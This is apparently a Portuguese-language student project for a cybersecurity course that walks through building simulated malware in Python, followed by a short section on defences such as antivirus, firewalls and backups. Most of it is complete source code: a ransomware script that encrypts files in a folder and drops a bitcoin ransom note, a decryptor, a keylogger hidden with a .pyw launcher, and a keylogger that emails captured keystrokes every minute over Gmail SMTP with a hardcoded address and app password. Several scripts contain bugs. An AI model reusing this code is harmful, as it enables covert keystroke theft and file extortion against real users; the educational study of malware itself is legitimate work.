Projeto prático utilizando **Python**, simulando o comportamento de malwares em um ambiente seguro.

Descrição do Desafio:

Implementar, documentar e compartilhar um projeto prático utilizando Python, simulando o comportamento de malwares em um ambiente seguro.

Autor:

Lidiano José Silva de Jesus

Analista de Automação Industrial

Analise e Desenvolvimento de Sistemas | Pós-Graduando em Cibersegurança

Data:

25/04/2026

Introdução

Com o avanço da tecnologia e o aumento do uso da internet, as ameaças digitais também se tornaram mais comuns e sofisticadas. Entre essas ameaças, os malwares representam um dos principais riscos à segurança de sistemas e dados, sendo utilizados para diversas finalidades maliciosas.

Diante disso, este trabalho tem como objetivo implementar, documentar e compartilhar um projeto prático utilizando Python, simulando o comportamento de malwares em um ambiente seguro e controlado. A proposta é compreender, de forma simples e prática, como essas ameaças funcionam, sem causar danos reais.

Dessa forma, o projeto contribui para o aprendizado em cibersegurança, destacando a importância do uso ético desse conhecimento para prevenção e proteção de sistemas.


Etapas do desafio

Etapa 1	Criar arquivos de teste, implementar um script que criptografa e descriptografa, além de gerar mensagem de “resgate”.


- Criar arquivos de teste.

A ação de criação de arquivos teste foi feita no ‘Visual Studio Code’, onde criamos um folder para receber os arquivos de teste, chamados de ‘senhas.txt’ e ‘dados_confidenciais.txt’.

Abaixo exposição do arquivo ‘dados_confidenciais.txt’.



Aabixo exposição do arquivo ‘senhas.txt’.



- Implementar script que criptografa e gera mensagem de resgate.

Abaixo arquivo completo:

```
from cryptography.fernet import Fernet
import os

#1. Gerar uma chave de criprografia e salva

def gerar_chave():
    chave = Fernet.generate_key()
    with open("chave.key", "wb") as chave_file:
        chave_file.write(chave)

#2. Carregar a chave salva

def carregar_chave():
    return open("chave.key", "rb").read()

#3. Criptografar um único arquivo

def criptografar_arquivo(arquivo, chave):
    f = Fernet(chave)
    with open(arquivo, "rb") as file:
        dados = file.read()
    dados_encriptados = f.encrypt(dados)
    with open(arquivo, "wb") as file:
            file.write(dados_encriptados)

#4. Encontrar arquibos para criptografar
```

```python
def encontrar_arquivos(diretorio):
    lista =[]
    for raiz, _, arquivos in os.walk(diretorio):
        for nome in arquivos:
            caminho = os.path.join(raiz, nome)
            if nome != "ransonware.py" and not nome.endswith(".key"):
                lista.append(caminho)
            return lista


#5. Mensagem de resgate


def criar_mensagem_resgate():
    with open("LEIA ISSO.txt", "w") as f:
        f.write("Seus arquivos foram criptografados!\n")
        f.write("Envia 1 bitcoin para o endereço X e envie o
comprovante!\n")
        f.write("Depois disso, enviaremos a chave para você recuperar
seus dados.\n")


#6. Execução principal


def main():
    gerar_chave()
    chave = carregar_chave()
    arquivos = encontrar_arquivos("test_files")
    for arquivo in arquivos:
        criptografar_arquivo(arquivo, chave)
    criar_mensagem_resgate()
    print("Ransonware executado! Arquivos criptografados!")
```

```
if __name__=="__main__":
    main()
```

- Implementar script que descriptografa.

Abaixo arquivo completo:

```
from cryptography.fernet import Fernet
import os


def carregar_chave():
    return open("chave.key", "rb").read()


def descriptografar_arquivo(arquivo,chave):
    f = Fernet(chave)
    with open(arquivo, "rb") as file:
        dados = file.read()
        dados_descriptografados = f.decrypt(dados)
    with open(arquivo, "wb") as file:
        file.write(dados_descriptografados)


def encontrar_arquivos(diretorio):
    lista =[]
    for raiz, _, arquivos in os.walk(diretorio):
        for nome in arquivos:
            caminho = os.path.join(raiz, nome)
            if nome != "ransonware.py" and not nome.endswith(".key"):
                lista.append(caminho)
    return lista


def main():
```

```
    chave = carregar_chave()
    arquivos = encontrar_arquivos("test_files")
    for arquivo in arquivos:
        descriptografar_arquivo(arquivo, chave)
    print("Arquivos restaurados com sucesso")

if __name__== "__main__":
    main()
```

Etapa 2	Programar captura de teclas em arquivo .txt, torná-lo mais furtivo e implementar envio automático por e-mail.

- Implementar captura de teclas em arquixo .txt

Para esta etapa do trabalho foi utilizado a biblioteca pynput, capaz de auxliar na captura de teclas que o usuario utiliza. Abaixo breve visão a respeito desta biblioteca:

A biblioteca **pynput** é um módulo do Python utilizado para **capturar e controlar dispositivos de entrada**, como teclado e mouse.

Na prática, ela permite que um programa:

- **Monitore teclas pressionadas** no teclado
- **Detecte cliques e movimentos do mouse**
- **Simule entradas**, como digitar automaticamente ou mover o cursor

Para que ela é usada?

O uso da pynput é legítimo em vários contextos, por exemplo:

- Automação de tarefas
- Criação de atalhos personalizados
- Testes de interface (QA)
- Acessibilidade

Relação com cibersegurança

No contexto do seu trabalho, a pynput é relevante porque pode ser usada para simular comportamentos semelhantes aos de certos malwares, como os **keyloggers**, que registram teclas digitadas pelo usuário.

Por isso, seu uso deve ser sempre feito em **ambientes controlados e com fins educacionais ou éticos**, como no caso do seu projeto.

Resumo simples

A pynput é uma biblioteca que permite ao Python **escutar e controlar ações do teclado e do mouse**, sendo útil tanto para automação quanto para estudos de segurança.

Abaixo lógica completa a respeito do tópico:

```
from pynput import keyboard



IGNORAR = {

    keyboard.Key.shift,
```

```
    keyboard.Key.shift_r,
    keyboard.Key.ctrl_l,
    keyboard.Key.ctrl_r,
    keyboard.Key.alt_l,
    keyboard.Key.alt_r,
    keyboard.Key.caps_lock,
    keyboard.Key.cmd
}

def on_press(key):
    try:
        #se for uma tecla "normal" (letra, numero, simbolo)
        with open("log.txt", "a", encoding="utf-8") as f:
            f.write(key.char)
    except AttributeError:
        with open("log.txt", "a", encoding="utf-8") as f:
            if key == keyboard.key.space:
                f.write(" ")
            elif key == keyboard.key.enter:
                f.write("\n")
            elif key == keyboard.key.tab:
                f.write("\t")
            elif key == keyboard.key.backspace:
                f.write(" ")
            elif key == keyboard.Key.esc:
                f.write(" [ESC] ")
            elif key in IGNORAR:
                pass
            else:
```

```
                f.write(f" [{key}] ")

    with keyboard.Listener(on_press=on_press) as listener:

        listener.join()
```

- Tornar arquivo furtivo, ou seja, invisível para o usuário.

Para desenvolver esta atividade de forma satisfatório, foi utilizado arquivo python com a extensão.pyw, que por sua vez executa a tarefa sem mostrar o terminal. Abaixo breve descrição:

Arquivos com extensão **.pyw** são arquivos de script da linguagem Python, assim como os tradicionais **.py**, porém com uma diferença importante no comportamento ao serem executados.

No sistema Microsoft Windows, arquivos **.pyw** são executados pelo interpretador **pythonw.exe**, que roda o programa **sem abrir a janela do terminal (console)**. Já os arquivos **.py** normalmente são executados pelo **python.exe**, que exibe o console durante a execução.

Em resumo:

- **.py** → executa com janela de terminal
- **.pyw** → executa sem mostrar o terminal


Quando usar .pyw?

Esse tipo de arquivo é mais utilizado em:

- Aplicações com interface gráfica (GUI)
- Programas que rodam em segundo plano
- Scripts que não precisam de interação via terminal

Observação importante

Por rodar de forma silenciosa (sem console), arquivos **.pyw** também podem ser explorados em contextos maliciosos para executar ações sem chamar a atenção do usuário — o que reforça a importância de boas práticas de segurança.



Abaixo lógica completa:

```
from pynput import keyboard


IGNORAR = {
    keyboard.Key.shift,
    keyboard.Key.shift_r,
    keyboard.Key.ctrl_l,
    keyboard.Key.ctrl_r,
    keyboard.Key.alt_l,
    keyboard.Key.alt_r,
    keyboard.Key.caps_lock,
    keyboard.Key.cmd
}


def on_press(key):
    try:
        #se for uma tecla "normal" (letra, numero, simbolo)
        with open("log.txt", "a", encoding="utf-8") as f:
            f.write(key.char)
    except AttributeError:
        with open("log.txt", "a", encoding="utf-8") as f:
            if key == keyboard.key.space:
                f.write(" ")
            elif key == keyboard.key.enter:
                f.write("\n")
            elif key == keyboard.key.tab:
                f.write("\t")
            elif key == keyboard.key.backspace:
                f.write(" ")
```

```
            elif key == keyboard.Key.esc:
                f.write(" [ESC] ")
            elif key in IGNORAR:
                pass
            else:
                f.write(f" [{key}] ")
    with keyboard.Listener(on_press=on_press) as listener:
        listener.join()
```

- Implementar envio automático por e-mail.

Para esta tarefa em especifico utilizamos a bilbioteca ‘smtplib’, usada comumente para envio de e-mails via pelo protocolo SMTP. Abaixo breve descrição da biblioteca:

A biblioteca **smtplib** é um módulo padrão do Python utilizado para **enviar e-mails através do protocolo SMTP** (*Simple Mail Transfer Protocol*).

Ela permite que um programa Python se conecte a um servidor de e-mail e realize o envio de mensagens de forma automatizada, podendo incluir:

- Texto simples
- Anexos
- Conteúdo formatado (HTML)

Para que ela é usada?

A smtplib é comumente utilizada em:

- Sistemas de notificação automática
- Envio de relatórios
- Recuperação de senha
- Integração com aplicações web

Relação com cibersegurança

No contexto de segurança, essa biblioteca pode ser usada tanto de forma legítima quanto maliciosa. Por exemplo, pode ser utilizada para automatizar o envio de e-mails, o que, em cenários maliciosos, poderia estar ligado a práticas como envio de spam ou phishing.

Abaixo lógica completa:

```
from pynput import keyboard   #captura teclas
```

```python
import smtplib    #envia dados

from email.mime.text import MIMEText   #formata conteudo como mensagem de texto

from threading import Timer   #agendamento de mensagens de tempos em tempo


log = ""


#CONFIGURAÇÕES DE E-MAIL

EMAIL_ORIGEM = "Sharkkeylogger72@gmail.com"

EMAIL_DESTINO = "Sharkkeylogger72@gmail.com"

SENHA_EMAIL = "QmRT ZxLp AkWe VnTy"


def enviar_email():

    global log

    if log:

        msg = MIMEText(log)

        msg['SUBJECT'] = "Dados capurados pelo keylogger"

        msg['From'] = EMAIL_ORIGEM

        msg['To'] = EMAIL_DESTINO

        try:

            server = smtplib.SMTP("smtp.gmail.com", 587)

            server.starttls()

            server.login(EMAIL_ORIGEM, SENHA_EMAIL)

            server.send_message(msg)

            server.quit()

        except Exception as e:

            print("Erro ao enviar", e)


    log = ""
```

```python
#Agendar envio a cada 60s

Timer(60, enviar_email).start()

def on_press(key):
    global log
    try:
        log+= key.char
    except AttributeError:
        if key == keyboard.key.sapce:
            log += " "
        elif key == keyboard.key.enter:
            log += "\n"
        elif keyboard.key.backspace:
            log+="[<]"
        else:
            pass # Ignorar control, shoft, etc....


# Inicia o keylogger e o envio automatico

with keyboard.Listener(on_press==on_press) as listener:
    enviar_email()
    listener.join()
```

Etapa 3	Documentar medidas de prevenção e defesa (antivírus, firewall, sandboxing, conscientização do usuário).

A proteção contra malwares* envolve um conjunto de boas práticas e ferramentas que atuam de forma complementar:

1. Uso de antivírus atualizado

Softwares antivírus ajudam a identificar e bloquear ameaças conhecidas, além de detectar comportamentos suspeitos. Manter o antivírus sempre atualizado é essencial para garantir eficácia contra novas variantes.

2. Firewalls ativos e configurados corretamente
Firewalls controlam o tráfego de rede, impedindo acessos não autorizados e bloqueando comunicações suspeitas entre o sistema e fontes externas.

3. Monitoramento de comportamento de aplicações
Ferramentas de análise comportamental identificam atividades incomuns, como acesso indevido a arquivos ou tentativas de conexão suspeitas, permitindo detectar malwares ainda desconhecidos.

4. Atualizações frequentes do sistema e softwares
Manter o sistema operacional e programas atualizados corrige vulnerabilidades que podem ser exploradas por malwares.

5. Cuidado com links e anexos
Evitar abrir anexos ou clicar em links de origem desconhecida é uma das formas mais eficazes de prevenção, já que muitos ataques começam por engenharia social.

6. Princípio do menor privilégio
Utilizar contas com permissões limitadas reduz o impacto caso um malware seja executado.

7. Backup regular de dados
Manter cópias de segurança garante a recuperação de informações em casos de ataques como ransomware.

Conclusão simples para integrar ao trabalho

A melhor defesa contra malwares não depende de uma única ferramenta, mas da combinação entre tecnologia, boas práticas e comportamento consciente do usuário.

Malware*	Malware é qualquer tipo de software desenvolvido com a intenção de causar danos, explorar sistemas ou acessar informações sem autorização. O termo vem da junção das palavras “malicious” (malicioso) e “software”. Esse tipo de programa pode ter diferentes objetivos, como roubar dados, espionar atividades, danificar arquivos ou até assumir o controle de um sistema. Os malwares podem se infiltrar em dispositivos por meio de downloads, anexos de e-mail, links maliciosos ou falhas de segurança. Entre os exemplos mais comuns estão vírus, worms, trojans e ransomware, cada um com formas específicas de atuação. Em geral, todos representam riscos à segurança da informação e exigem medidas de proteção para evitar prejuízos.